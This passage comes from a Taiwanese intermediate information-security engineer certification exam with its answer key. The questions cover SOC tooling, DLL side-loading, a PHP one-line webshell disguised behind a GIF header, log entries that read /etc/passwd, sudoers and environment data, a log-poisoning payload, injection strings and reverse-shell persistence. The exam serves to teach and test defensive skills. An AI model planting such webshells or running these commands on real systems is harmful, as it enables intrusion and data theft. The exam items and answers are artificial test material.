| C           | <p>26. 【題組 3】情境如附圖所示。該公司評估團隊認為安全資訊與事件管理（Security Information and Event Management）對公司的資安監控維運中心是重要的基礎設施，下列關於安全資訊與事件管理的功能敘述，何項最「不」適切？</p> <div><p>某公司為因應潛在的資安威脅，而設立資安監控維運中心（Security Operations Center，SOC），並擬採購相關軟硬體及資安解決方案。</p><p>(A) 能夠監控企業內外的資訊安全事件，包括日誌（logs）、警報（alerts）、事件（events）等</p></div>                                        |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 14 頁，共 23 頁

|             |                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|             | <p>(B) 可以從多個資源中收集、匯聚和分析這些事件，並應用預先設定的規則和策略進行事件的識別、分析和報警</p> <p>(C) 缺乏對事件進行關聯分析、行為分析、異常偵測等技術</p> <p>(D) 可以自動儲存和管理所有收集到的事件資訊，並提供事件查詢、報表生成、事件調查和取證等功能</p>                                                                                                                                                                                                                                                                              |
| B           | <p>27. 【題組 3】情境如附圖所示。該公司的資安顧問建議可以考慮 SOAR 方案，經其評估團隊了解，SOAR 可以簡單理解為具有自動化功能的進階式平台，旨在幫助企業更有效地回應和解決資安問題，以實現更全面和智慧化的資安管理。請問下列何項最「不」是 SOAR 具備的功能？</p> <div style="border: 1px solid black; padding: 5px; margin: 10px 0;"> <p>某公司為因應潛在的資安威脅，而設立資安監控維運中心（Security Operations Center，SOC），並擬採購相關軟硬體及資安解決方案。</p> </div> <p>(A) 安全編排（Orchestration）</p> <p>(B) 安全設計（Security Design）</p> <p>(C) 自動化（Automation）</p> <p>(D) 即時回報（Response）</p> |
| A<br>B<br>D | <p>28. 【題組 3】情境如附圖所示。該公司評估人員為借鑑業界的成功案例，蒐集相關資料，從雲端服務公司的資安維運經驗而言，現代化安全維運模式（SecOps）重要的關鍵元素應包含下列哪些項目？（複選）</p> <div style="border: 1px solid black; padding: 5px; margin: 10px 0;"> <p>某公司為因應潛在的資安威脅，而設立資安監控維運中心（Security Operations Center，SOC），並擬採購相關軟硬體及資安解決方案。</p> </div> <p>(A) 安全資訊和事件管理（SIEM）</p> <p>(B) 資安協作自動化應變（SOAR）</p> <p>(C) 安全應用系統開發周期（SSDLC）</p> <p>(D) 威脅情資（Threat Intelligence）</p>                                   |
| C           | <p>29. 在 C#源碼檢測中，下列何種方法最有可能引起緩衝區溢位？</p> <p>(A) 使用 List&lt;T&gt; 類型的集合並頻繁添加元素</p> <p>(B) 在遞迴函數中未設置適當的退出條件</p>                                                                                                                                                                                                                                                                                                                       |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 15 頁，共 23 頁


|   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|---|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|   | <p>(C) 使用不安全的程式模組並直接操作指標</p> <p>(D) 進行大量的非同步操作和多執行緒存取</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| B | <p>30. 如附圖所示，下面何項行為最有可能驗證 ExampleApp.exe 存在 DLL Side Loading 漏洞？</p> <div style="border: 1px solid black; padding: 10px; margin: 10px 0;"> <p>在滲透測試過程中，發現公司內某一個合法的應用程式 ExampleApp.exe 出現 DLL Side Loading 漏洞。以下是分析 ExampleApp.exe 後相關條件：</p> <p>條件一：ExampleApp.exe 啟動時會自動加載 ExampleLib.dll 動態連結函式庫 (DLL)。</p> <p>條件二：ExampleApp.exe 對 DLL 檔的搜尋順序如下(1&gt;2&gt;3)：</p> <ol style="list-style-type: none"> <li>1. 搜尋應用程式執行目錄</li> <li>2. 搜尋 Windows OS 系統目錄 (C:\Windows\System32\)</li> <li>3. 搜尋環境變數 PATH 所指定路徑</li> </ol> <p>條件三：分析發現可以將檔案寫入 C:\Temp\某一個資料夾。</p> <p>假設攻擊者嘗試利用這個 DLL Side Loading 漏洞，製造一個惡意 Malware_ExampleLib.dll，讓它在 ExampleApp.exe 啟動時被加載並執行。惡意 DLL 的目的是記錄「攻擊成功」的訊息存到檔案 C:\Temp\attack_log.txt</p> </div> <p>(A) 在 C:\Windows\System32\ 資料夾放置惡意 ExampleLib.dll，觀察是否被載入</p> <p>(B) 在 C:\Temp\ 資料夾放置惡意 ExampleLib.dll，並修改環境變數 PATH 指向該路徑</p> <p>(C) 在 C:\Program Files\ExampleApp\ 資料夾放置惡意 ExampleLib.dll，並檢查是否覆蓋合法 DLL</p> <p>(D) 在 C:\Temp\ 資料夾放置惡意 ExampleLib.dll，觀察是否被載入</p> |
| B | <p>31. 企業導入 AI 提升工作流程或修訂除錯，在各大知名企業都是顯學，而 AI 安全也因應而生。企業進行 AI 模型的安全性檢測時，為識別和修復可能的 AI 安全漏洞，下列何種措施較為適切？</p> <p>(A) 僅對 AI 模型的訓練數據進行完整性檢查，而不進行模型行為分析</p> <p>(B) 針對 AI 系統的 API 進行測試，以識別未經身份驗證的存取或過度暴露的功能</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 16 頁，共 23 頁

|        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|--------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|        | <p>(C) 在滲透測試中，僅關注於傳統的網路基礎設施和主機漏洞，無需關注 AI 模型的特定風險</p> <p>(D) 僅在模型上使用靜態分析工具來檢測程式碼中的潛在問題，而不測試實際攻擊途徑</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| A<br>D | <p>32. 漏洞是指因開發過程中不慎製造而導致安全性風險的弱點，依照 2024 SANS / CWE TOP 25 所指出的前 25 最危險的程式設計錯誤，下列那些是排名前五的項目？（複選）</p> <p>(A) CWE-352 Cross-Site Request Forgery (CSRF)</p> <p>(B) CWE-125 Out-of-bounds Read</p> <p>(C) CWE-416 Use After Free</p> <p>(D) CWE-787 Out-of-bounds Write</p>                                                                                                                                                                                                                                                                                                                                            |
| B      | <p>33. 【題組 4】情境如附圖所示。你登入那台被入侵的伺服器之後，在網頁目錄中發現一個沒看過的檔案 index2.php，檔案內容如附圖 1 所示。請問下列何項描述「錯誤」？</p> <div><p>你是一位企業的藍隊防禦專家，目前你的企業正在進行紅隊演練，今天你忽然收到來自 EDR 的告警，顯示昨天某台伺服器已經被攻擊者取得控制權，於是你開始對這個檔案以及背後的紅隊攻擊行動展開調查。</p><p>附圖 1</p><p>GIF89a</p><pre>&lt;?php @eval(\$_REQUEST["input"]);exit;?&gt;</pre></div> <p>(A) GIF89a 是 GIF 圖片的檔頭 (File Header)</p> <p>(B) 這是一張 GIF 圖片，如果在作業系統裡面點擊圖片檔案的話，圖片顯示的內容是「input」</p> <p>(C) 這個檔案可能被伺服器誤以為是一個圖檔，因此允許使用者上傳到目錄中，但其中包含一段 PHP 程式碼，可能會造成威脅</p> <p>(D) 這個檔案就是常見的一句話木馬，可以用來執行 PHP 程式碼，攻擊者通常會用來控制伺服器</p> |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 17 頁，共 23 頁

|   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|---|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| B | <p>34. 【題組 4】情境如附圖所示。承上題，你經過調查之後，在 log 中發現好幾個可疑的內容，請問下列哪一個 log 的推論最有可能是「錯誤」的？</p> <div data-bbox="272 398 1401 577"><p>你是一位企業的藍隊防禦專家，目前你的企業正在進行紅隊演練，今天你忽然收到來自 EDR 的告警，顯示昨天某台伺服器已經被攻擊者取得控制權，於是你開始對這個檔案以及背後的紅隊攻擊行動展開調查。</p></div> <ul style="list-style-type: none"><li>(A) 關於「/index2.php?input=phpinfo();」這個 log，攻擊者想透過 PHP 的內建函式 phpinfo 取得更多系統資訊</li><li>(B) 關於「/index2.php?input=system('cat /etc/passwd');」這個 log，攻擊者想知道每個使用者的明文密碼內容是什麼</li><li>(C) 關於「/index2.php?input=system('cat /etc/sudoers');」這個 log，攻擊者想知道有哪些帳號可以提升權限變成 root，但是若權限不夠高可能看不到檔案內容</li><li>(D) 關於「/index2.php?input=system('cat /proc/self/environ');」這個 log，攻擊者想知道目前 process 中有哪些環境變數</li></ul> |
| C | <p>35. 【題組 4】情境如附圖所示。承上題，當你調查完畢之後，你判斷這個網頁系統中有一個任意檔案上傳漏洞，因此迅速把弱點資訊回報給資訊部門，並且提供修補建議請他們修補漏洞。請問下列何項建議對於修補這個資安漏洞最「不」適切？</p> <div data-bbox="272 1473 1401 1653"><p>你是一位企業的藍隊防禦專家，目前你的企業正在進行紅隊演練，今天你忽然收到來自 EDR 的告警，顯示昨天某台伺服器已經被攻擊者取得控制權，於是你開始對這個檔案以及背後的紅隊攻擊行動展開調查。</p></div> <ul style="list-style-type: none"><li>(A) 限制上傳檔案的副檔名，並且將檔案移到指定的目錄中</li><li>(B) 將上傳的圖片進行破壞性的轉檔，讓檔案中潛藏的惡意程式碼失效</li><li>(C) 透過前端網頁限制使用者不可上傳 GIF 圖片，只要檔名有 .gif 就不讓使用者上傳</li><li>(D) 將存放網頁應用程式的目錄設定為不可執行檔案</li></ul>                                                                                                                                                                                   |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 18 頁，共 23 頁

|        |                                                                                                                                                                                                                                                                                                                                                                                                            |
|--------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C<br>D | <p>36. 【題組 4】情境如附圖所示。承上題，你把該檔案移除之後，你發現系統中仍然有人在執行攻擊指令，你推測可能是紅隊人員在取得系統控制權之後，有執行一連串維持權限（Persistence）的動作。請問以下哪些是紅隊人員用來維持權限的技巧？（複選）</p>                                                                                                                                                                                                                                                                         |
|        | <div data-bbox="272 506 1401 689"><p>你是一位企業的藍隊防禦專家，目前你的企業正在進行紅隊演練，今天你忽然收到來自 EDR 的告警，顯示昨天某台伺服器已經被攻擊者取得控制權，於是你開始對這個檔案以及背後的紅隊攻擊行動展開調查。</p></div> <ul style="list-style-type: none"><li>(A) 使用知名的連線工具 nc，輸入 nc 127.0.0.1 22 這個指令就可以建立後門</li><li>(B) 將 SSH 的登入金鑰寫入 ~/.ssh/known_hosts，以便可以使用 SSH 登入作業系統</li><li>(C) 將反向連線指令寫入到 ~/.bashrc 檔案中，導致使用者一登入就會觸發反向連線</li><li>(D) 將指令寫入 crontab，每小時定期執行反向連線程式</li></ul> |
| B      | <p>37. 【題組 5】情境如附圖所示。測試人員在登入畫面發現登入畫面上會針對登入錯誤供了詳細的訊息，如：密碼錯誤，帳號不存在，在嘗試以 Hydra 進行帳密進行暴力破解時，發現都會出現的是登入錯誤的訊息，經過檢查如附圖一所示，此種登入雖然過度的揭露的訊息，它但每次登入時，都會更新附圖一中的值，這種防護方法可以有效的避免那一種攻擊？</p>                                                                                                                                                                                                                               |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 19 頁，共 23 頁

某次針對我國人民而言，極為重要的金融網站服務主機的安全測試中，你身為一名安全測試人員，被指派並接受任務，對一個公開運行的網站系統進行詳細檢查。該網站系統為組織自行開發，主要功能包括用戶查詢和管理操作，後端連接了一個關聯式資料庫。這次測試的目的是發現系統可能存在的安全漏洞，並為後續修復提供依據。

- 初步階段：弱點掃描

測試開始時，測試人員先利用自動化弱點掃描工具，對整個網站進行全面檢查。掃描範圍涵蓋常見漏洞，包括資料庫安全、權限管理以及前端輸入驗證。工具標記出幾個高風險區域，表明系統的某些功能可能存在問題，例如輸入處理不當和角色驗證的漏洞。這些提示成為後續滲透測試的重點。

- 滲透測試過程

測試人員建立了兩個測試用戶，模擬不同權限層級的操作情境：

高權限用戶：具備管理功能，可以操作敏感資料和設定系統參數。

低權限用戶：僅限於基本查詢功能，權限受限。

- 測試步驟

測試人員根據弱點掃描的線索進行詳細分析，測試的方向集中於兩個方面：

1. 測試輸入處理功能的安全性，檢查是否能夠通過特殊輸入進一步存取敏感資源。
2. 測試權限機制，模擬低權限用戶試圖存取高權限功能的情境，檢查系統是否有足夠的防護措施來防止權限提升。
3. 在測試過程中，測試人員發現某些功能設計中，存在邏輯缺陷，使得低權限用戶可以通過特定操作存取到高權限界面。這些問題進一步證實了弱點掃描的發現。

附圖一



```
Request
Pretty Raw Hex
1 POST /app/login.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 88
9 Origin: http://[REDACTED]
10 Connection: close
11 Referer: http://[REDACTED]/app/login.php?f=1
12 Cookie: PHPSESSID=rnk9hjkmt8pcr0ol3hq6nu3g6
13 Upgrade-Insecure-Requests: 1
14
15 next=&csrf=2dcaf5c5d7187dcf6b56f10256ee0591d3493a04&username=admin&password=pA%24%24W0RD
```

- (A) SQL 注入 (SQL Injection)
- (B) 跨站請求偽造 (Cross Site Request Forgery)
- (C) 指令注入 (Command Injection)
- (D) 跨站指令碼 (Cross Site Scripting)

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 20 頁，共 23 頁

|   |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
|---|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C | <p>38. 【題組 5】情境如附圖所示。檢測人員在利用 SQL 注入（SQL Injection）成功後，發現在/var/logs/AUTH.log 中，出現了一個名為 '&lt;?php system(\$_GET['c']); ?&gt;' 的帳號嘗試登入該主機，如果這網網站存在 LFI（Local File Inclusion）弱點時，可以從 Web access log 中的 uri query string 找到什麼特徵？</p> <div style="border: 1px solid black; padding: 10px; margin: 10px 0;"> <p>某次針對我國人民而言，極為重要的金融網站服務主機的安全測試中，你身為一名安全測試人員，被指派並接受任務，對一個公開運行的網站系統進行詳細檢查。該網站系統為組織自行開發，主要功能包括用戶查詢和管理操作，後端連接了一個關聯式資料庫。這次測試的目的是發現系統可能存在的安全漏洞，並為後續修復提供依據。</p> <ul style="list-style-type: none"> <li>● 初步階段：弱點掃描<br/>測試開始時，測試人員先利用自動化弱點掃描工具，對整個網站進行全面檢查。掃描範圍涵蓋常見漏洞，包括資料庫安全、權限管理以及前端輸入驗證。工具標記出幾個高風險區域，表明系統的某些功能可能存在問題，例如輸入處理不當和角色驗證的漏洞。這些提示成為後續滲透測試的重點。</li> <li>● 滲透測試過程<br/>測試人員建立了兩個測試用戶，模擬不同權限層級的操作情境：<br/>高權限用戶：具備管理功能，可以操作敏感資料和設定系統參數。<br/>低權限用戶：僅限於基本查詢功能，權限受限。</li> <li>● 測試步驟<br/>測試人員根據弱點掃描的線索進行詳細分析，測試的方向集中於兩個方面：               <ol style="list-style-type: none"> <li>1. 測試輸入處理功能的安全性，檢查是否能夠通過特殊輸入進一步存取敏感資源。</li> <li>2. 測試權限機制，模擬低權限用戶試圖存取高權限功能的情境，檢查系統是否有足夠的防護措施來防止權限提升。</li> <li>3. 在測試過程中，測試人員發現某些功能設計中，存在邏輯缺陷，使得低權限用戶可以通過特定操作存取到高權限界面。這些問題進一步證實了弱點掃描的發現。</li> </ol> </li> </ul> </div> <p>(A) C=" or 1=1 - -<br/>(B) C=alert(document.cookie)<br/>(C) C=whoami &amp;&amp; ip addr &amp;&amp; hostname<br/>(D) C=SLEEP(5)</p> |
| A | <p>39. 【題組 5】情境如附圖所示。在以高、低權限交叉進行 URI 的比對時，測試人員發現，在高權限進行後台編輯文章時 URI 所帶的參數裡面發現多一個名為 pri 的參數（如附圖二），而低權限的使用者則沒有，因此測試人員嘗試進行修改低權限使用者在該頁面中的 uri 參數，加上了 pri 參數使其與管理人員一致，頁面上出現的是無權限存取，測試人員仔細觀查後發現在該頁面存取時，會送出 Post 的 Http 方法裡帶入了一個</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 21 頁，共 23 頁

sid 的參數，當測試人員將其帶入到低權限的帳號中，竟然可以成功的存取到管理者可瀏覽的頁面，其功能也完整呈現，這樣的測試證明了這個頁面存在下列那一個 OWASP Top 10 2021 的弱點？

某次針對我國人民而言，極為重要的金融網站服務主機的安全測試中，你身為一名安全測試人員，被指派並接受任務，對一個公開運行的網站系統進行詳細檢查。該網站系統為組織自行開發，主要功能包括用戶查詢和管理操作，後端連接了一個關聯式資料庫。這次測試的目的是發現系統可能存在的安全漏洞，並為後續修復提供依據。

- 初步階段：弱點掃描

測試開始時，測試人員先利用自動化弱點掃描工具，對整個網站進行全面檢查。掃描範圍涵蓋常見漏洞，包括資料庫安全、權限管理以及前端輸入驗證。工具標記出幾個高風險區域，表明系統的某些功能可能存在問題，例如輸入處理不當和角色驗證的漏洞。這些提示成為後續滲透測試的重點。

- 滲透測試過程

測試人員建立了兩個測試用戶，模擬不同權限層級的操作情境：

高權限用戶：具備管理功能，可以操作敏感資料和設定系統參數。

低權限用戶：僅限於基本查詢功能，權限受限。


- 測試步驟

測試人員根據弱點掃描的線索進行詳細分析，測試的方向集中於兩個方面：


1. 測試輸入處理功能的安全性，檢查是否能夠通過特殊輸入進一步存取敏感資源。
2. 測試權限機制，模擬低權限用戶試圖存取高權限功能的情境，檢查系統是否有足夠的防護措施來防止權限提升。
3. 在測試過程中，測試人員發現某些功能設計中，存在邏輯缺陷，使得低權限用戶可以通過特定操作存取到高權限界面。這些問題進一步證實了弱點掃描的發現。

附圖二

高權限使用者



低權限使用者



# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 22 頁，共 23 頁

|                                                                                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|----------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
|                                                                                  | <p>(A) A01 Broken Access Control</p> <p>(B) A05 Security Misconfiguration</p> <p>(C) A08 Software and Data Integrity Failures</p> <p>(D) A10 Server Side Request Forgery (SSRF)</p>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| <p>A</p> <p>B</p> <p>、</p> <p>B</p> <p>D</p> <p>、</p> <p>A</p> <p>B</p> <p>D</p> | <p>40. 【題組 5】情境如附圖所示。在上述的情境當中，滲透測試人員發現可以透過修改 HTTP POST 參數得到可網站較高的管理權限，而在測試弱點影響主機安全的深度時，在測試過程中，利用 LFI（Local File Inclusion）的弱點讀取到網站應用程式的組態檔，進而發現了該主機的 mysql 並未針對來源 IP 進行限縮，你身為滲透測試人員在測試報告中下列那一些建議事項，對受測單位而言，在不損及服務可用性的前提下，下列哪些答案符合以最少的金錢、管理、技術對弱點進行有效的管理？（複選）</p> <div style="border: 1px solid black; padding: 10px; margin-top: 10px;"> <p>某次針對我國人民而言，極為重要的金融網站服務主機的安全測試中，你身為一名安全測試人員，被指派並接受任務，對一個公開運行的網站系統進行詳細檢查。該網站系統為組織自行開發，主要功能包括用戶查詢和管理操作，後端連接了一個關聯式資料庫。這次測試的目的是發現系統可能存在的安全漏洞，並為後續修復提供依據。</p> <ul style="list-style-type: none"> <li>● 初步階段：弱點掃描<br/>測試開始時，測試人員先利用自動化弱點掃描工具，對整個網站進行全面檢查。掃描範圍涵蓋常見漏洞，包括資料庫安全、權限管理以及前端輸入驗證。工具標記出幾個高風險區域，表明系統的某些功能可能存在問題，例如輸入處理不當和角色驗證的漏洞。這些提示成為後續滲透測試的重點。</li> <li>● 滲透測試過程<br/>測試人員建立了兩個測試用戶，模擬不同權限層級的操作情境：<br/>高權限用戶：具備管理功能，可以操作敏感資料和設定系統參數。<br/>低權限用戶：僅限於基本查詢功能，權限受限。</li> <li>● 測試步驟<br/>測試人員根據弱點掃描的線索進行詳細分析，測試的方向集中於兩個方面：               <ol style="list-style-type: none"> <li>1. 測試輸入處理功能的安全性，檢查是否能夠通過特殊輸入進一步存取敏感資源。</li> <li>2. 測試權限機制，模擬低權限用戶試圖存取高權限功能的情境，檢查系統是否有足夠的防護措施來防止權限提升。</li> <li>3. 在測試過程中，測試人員發現某些功能設計中，存在邏輯缺陷，使得低權限用戶可以通過特定操作存取到高權限界面。這些問題進一步證實了弱點掃描的發現。</li> </ol> </li> </ul> </div> |

# 114 年度第 1 次 資訊安全工程師能力鑑定 中級試題

科目：I22 資訊安全防護實務

考試日期：114 年 3 月 22 日

第 23 頁，共 23 頁

附圖三

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define( 'DB_NAME', '██████████' );  
/** MySQL database username */  
define( 'DB_USER', '██████████' );  
/** MySQL database password */  
define( 'DB_PASSWORD', '██████████' );  
/** MySQL hostname */  
define( 'DB_HOST', '██████████' );
```

- (A) 限縮僅有我國 IP 能連接到這個服務網站
- (B) 限制能連接到 MySQL 的來源 IP
- (C) 導入 MFA ( Multi-factor authentication ) 身份識別的解決方案
- (D) 導入網頁應用程式防火牆